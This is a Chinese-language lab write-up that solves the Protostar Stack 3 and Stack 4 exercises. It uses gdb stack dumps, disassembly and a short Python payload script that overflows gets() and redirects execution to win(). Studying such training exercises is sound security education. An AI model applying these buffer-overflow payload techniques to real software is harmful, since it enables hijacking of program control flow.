分析汇编代码，可知：

```
0x0804843e <main+6>:    sub esp,0x60    #在栈上开辟了0x60B的空间（esp指向栈顶）。
0x08048441 <main+9>:    mov DWORD PTR [esp+0x5c],0x0    #在esp下方0x5c处给fp分配了4B（一个指针为4B）的空间，并赋值为0。
0x08048449 <main+17>:   lea eax,[esp+0x1c]  #在esp下方0x1c处给buffer分配了64B（一个char类型变量为1B）的空间。
```



然而，c语言的`gets()`函数不会对输入的内容进行检查，因此，如果输入了超过64B的内容，超出`buffer`的部分将会溢出到`*fp`。

查看`win()`函数的地址（在攻击脚本`stack3_win.py`中被利用）。

```
(gdb) p win
$1 = {void (void)} 0x8048424 <win>
```

在leave指令处打一个断点。运行程序，输入任意64B以内的字符串，然后查看栈上的内容（0x41为字符"A"的ASCII码），可以看到`fp`的值没有被改变。

```
(gdb) b *0x08048477
Breakpoint 1 at 0x8048477: file stack3/stack3.c, line 24.
(gdb) r
Starting program: /opt/protostar/bin/stack3
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=1, argv=0xbffffd24) at stack3/stack3.c:24
24      stack3/stack3.c: No such file or directory.
        in stack3/stack3.c
(gdb) x/64wx $esp
0xbffffc10:     0xbffffc2c      0x00000001      0xb7fff8f8      0xb7f0186e
0xbffffc20:     0xb7fd7ff4      0xb7ec6165      0xbffffc38      0x41414141
0xbffffc30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc50:     0x41414141      0x41414141      0x41414141      0xbfff0041
0xbffffc60:     0xb7ec6365      0xb7ff1040      0x0804849b      0x00000000
0xbffffc70:     0x08048490      0x00000000      0xbffffcf8      0xb7eadc76
0xbffffc80:     0x00000001      0xbffffd24      0xbffffd2c      0xb7fe1848
0xbffffc90:     0xbffffce0      0xffffffff      0xb7ffeff4      0x08048266
0xbffffca0:     0x00000001      0xbffffce0      0xb7ff0626      0xb7fffab0
0xbffffcb0:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffcc0:     0xbffffcf8      0xa1803ac2      0x8bc14cd2      0x00000000
0xbffffcd0:     0x00000000      0x00000000      0x00000001      0x08048370
0xbffffce0:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffcf0:     0x00000001      0x08048370      0x00000000      0x08048391
0xbffffd00:     0x08048438      0x00000001      0xbffffd24      0x08048490
```

重新运行程序，以准备好的攻击文件`stack3_win.txt`（由攻击脚本`stack3_win.py`写入）作为输入，再次查看栈上的内容，可以看到`fp`的值被改变为`win()`函数的地址。

```
(gdb) r < stack3_win.txt
Starting program: /opt/protostar/bin/stack3 < stack3_win.txt
calling function pointer, jumping to 0x08048424
code flow successfully changed

Breakpoint 1, main (argc=1, argv=0xbffffd74) at stack3/stack3.c:24
24      stack3/stack3.c: No such file or directory.
        in stack3/stack3.c
(gdb) x/64wx $esp
0xbffffc60:     0x08048560      0x08048424      0xb7fff8f8      0xb7f0186e
0xbffffc70:     0xb7fd7ff4      0xb7ec6165      0xbffffc88      0x41414141
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcb0:     0x41414141      0x41414141      0x41414141      0x08048424
0xbffffcc0:     0x08048400      0x00000000      0xbffffd48      0xb7eadc76
0xbffffcd0:     0x00000001      0xbffffd74      0xbffffd7c      0xb7fe1848
0xbffffce0:     0xbffffd30      0xffffffff      0xb7ffeff4      0x08048266
0xbffffcf0:     0x00000001      0xbffffd30      0xb7ff0626      0xb7fffab0
0xbffffd00:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd10:     0xbffffd48      0xdc1637b0      0xf657e1a0      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000001      0x08048370
0xbffffd30:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd40:     0x00000001      0x08048370      0x00000000      0x08048391
0xbffffd50:     0x08048438      0x00000001      0xbffffd74      0x08048490
```

综上所述，需要向`buffer`中输入64个任意字符+`win()`函数的地址，才能让`*fp`指向`win()`的地址，使程序进入if分支，输出`calling function pointer, jumping to 0x08048424`，然后执行`*fp`指向的函数——`win()`函数，输出`code flow successfully changed`。

Protostar: Stack 4

Stack4 takes a look at overwriting saved EIP and standard buffer overflows.

This level is at `/opt/protostar/bin/stack4`.

Hints

- A variety of introductory papers into buffer overflows may help.
- gdb lets you do "run < input".
- EIP is not directly after the end of buffer, compiler padding can also increase the size.

Source Code


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```

攻击目标

使程序输出`code flow successfully changed`。

攻击过程


```
$ cat stack4_win.py
buffer = "A"*76
mod = "\xf4\x83\x04\x08"
win = buffer + mod
print win
$ python stack4_win.py > stack4_win.txt #写入txt文件
$ cat stack4_win.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA        #76个A，最后4个字符为不可见字符
$ ./stack4 < stack4_win.txt
```



原理分析

分析源码可知，程序在正常情况下不会输出任何结果。

同样的，在GDB中得到汇编代码：




分析汇编代码，可知：

```
0x0804840e <main+6>:    sub esp,0x50     #在栈上开辟了0x50B的空间（esp指向栈顶）。
0x08048411 <main+9>:    lea eax,[esp+0x10]  #在esp下方0x10处给buffer分配了64B（一个char类型变量为1B）的空间。
```

然而，c语言的`gets()`函数不会对输入的内容进行检查，因此，如果输入了超过64B的内容，超出`buffer`的部分将向下溢出。

程序执行时的栈空间变化与寄存器指向逻辑如图：



所以需要利用`buffer`溢出的漏洞将ret返回的地址覆盖为`win()`的地址。

查看`win()`函数的地址（在攻击脚本`stack4_win.py`中被利用）。

```
(gdb) p win
$1 = {void (void)} 0x80483f4 <win>
```

在leave指令处打一个断点。运行程序，输入任意64B以内的字符串，然后查看栈上的内容（0x41为字符"A"的ASCII码）。

```
(gdb) b *0x0804841d
Breakpoint 1 at 0x804841d: file stack4/stack4.c, line 16.
(gdb) r
Starting program: /opt/protostar/bin/stack4
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, main (argc=1, argv=0xbffffd74) at stack4/stack4.c:16
16      stack4/stack4.c: No such file or directory.
        in stack4/stack4.c
(gdb) x/64wx $esp
0xbffffc70:     0xbffffc80      0xb7ec6165      0xbffffc88      0xb7eada75
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcb0:     0x41414141      0xb7ff0041      0x0804843b      0xb7fd7ff4
0xbffffcc0:     0x08048430      0x00000000      0xbffffd48      0xb7eadc76
0xbffffcd0:     0x00000001      0xbffffd74      0xbffffd7c      0xb7fe1848
0xbffffce0:     0xbffffd30      0xffffffff      0xb7ffeff4      0x0804824b
0xbffffcf0:     0x00000001      0xbffffd30      0xb7ff0626      0xb7fffab0
0xbffffd00:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd10:     0xbffffd48      0x974d7055      0xbd0ca645      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000001      0x08048340
0xbffffd30:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd40:     0x00000001      0x08048340      0x00000000      0x08048361
0xbffffd50:     0x08048408      0x00000001      0xbffffd74      0x08048430
0xbffffd60:     0x08048420      0xb7ff1040      0xbffffd6c      0xb7fff8f8
```

继续运行，查看eip寄存器的值。

```
(gdb) n
__libc_start_main (main=0x8048408 <main>, argc=1, ubp_av=0xbffffd74,
    init=0x8048430 <__libc_csu_init>, fini=0x8048420 <__libc_csu_fini>,
    rtld_fini=0xb7ff1040 <_dl_fini>, stack_end=0xbffffd6c)
    at libc-start.c:260
260     libc-start.c: No such file or directory.
        in libc-start.c
(gdb) info register
eax            0xbffffc80       -1073742720
ecx            0xbffffc80       -1073742720
edx            0xb7fd9334       -1208118476
ebx            0xb7fd7ff4       -1208123404
esp            0xbffffcd0       0xbffffcd0
ebp            0xbffffd48       0xbffffd48
esi            0x0      0
edi            0x0      0
eip            0xb7eadc76       0xb7eadc76 <__libc_start_main+230>
eflags         0x200246 [ PF ZF IF ID ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

当前eip寄存器的值为0xb7eadc76，即，执行了ret指令后，程序回到了0xb7eadc76处继续执行之后的命令。可以在之前的栈里找到这个位置。

```
(gdb) x/64wx $esp
0xbffffc70:     0xbffffc80      0xb7ec6165      0xbffffc88      0xb7eada75
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcb0:     0x41414141      0xb7ff0041      0x0804843b      0xb7fd7ff4
0xbffffcc0:     0x08048430      0x00000000      0xbffffd48      0xb7eadc76
0xbffffcd0:     0x00000001      0xbffffd74      0xbffffd7c      0xb7fe1848
0xbffffce0:     0xbffffd30      0xffffffff      0xb7ffeff4      0x0804824b
0xbffffcf0:     0x00000001      0xbffffd30      0xb7ff0626      0xb7fffab0
0xbffffd00:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd10:     0xbffffd48      0x974d7055      0xbd0ca645      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000001      0x08048340
0xbffffd30:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd40:     0x00000001      0x08048340      0x00000000      0x08048361
0xbffffd50:     0x08048408      0x00000001      0xbffffd74      0x08048430
0xbffffd60:     0x08048420      0xb7ff1040      0xbffffd6c      0xb7fff8f8
```

继续运行，程序正常返回。


```
(gdb) n

Program exited with code 0200.
```

根据计算，需要向`buffer`中输入76个字符+`win()`函数的地址，才能恰好将原来的返回地址覆盖为`win()`函数的地址。

重新运行程序，以准备好的攻击文件`stack4_win.txt`（由攻击脚本`stack4_win.py`写入）作为输入，再次查看栈上的内容，可以看到此时返回地址对应位置的值被改变为`win()`函数的地址。

```
(gdb) r < stack4_win.txt
Starting program: /opt/protostar/bin/stack4 < stack4_win.txt

Breakpoint 1, main (argc=0, argv=0xbffffd74) at stack4/stack4.c:16
16      stack4/stack4.c: No such file or directory.
        in stack4/stack4.c
(gdb) x/64wx $esp
0xbffffc70:     0xbffffc80      0xb7ec6165      0xbffffc88      0xb7eada75
0xbffffc80:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc90:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffca0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcb0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffcc0:     0x41414141      0x41414141      0x41414141      0x080483f4
0xbffffcd0:     0x00000000      0xbffffd74      0xbffffd7c      0xb7fe1848
0xbffffce0:     0xbffffd30      0xffffffff      0xb7ffeff4      0x0804824b
0xbffffcf0:     0x00000001      0xbffffd30      0xb7ff0626      0xb7fffab0
0xbffffd00:     0xb7fe1b28      0xb7fd7ff4      0x00000000      0x00000000
0xbffffd10:     0xbffffd48      0x6c490ff2      0x4608d9e2      0x00000000
0xbffffd20:     0x00000000      0x00000000      0x00000001      0x08048340
0xbffffd30:     0x00000000      0xb7ff6210      0xb7eadb9b      0xb7ffeff4
0xbffffd40:     0x00000001      0x08048340      0x00000000      0x08048361
0xbffffd50:     0x08048408      0x00000001      0xbffffd74      0x08048430
0xbffffd60:     0x08048420      0xb7ff1040      0xbffffd6c      0xb7fff8f8
```

继续运行程序，可以看到程序进入了`win()`函数。最终发生了段错误。



综上所述，需要向`buffer`中输入76个字符+`win()`函数的地址，才能恰好将原来ret返回的地址覆盖为`win()`函数的地址，使程序执行了ret指令后，eip跳转到`win()`函数的地址，执行`win()`，并输出`code flow successfully changed`。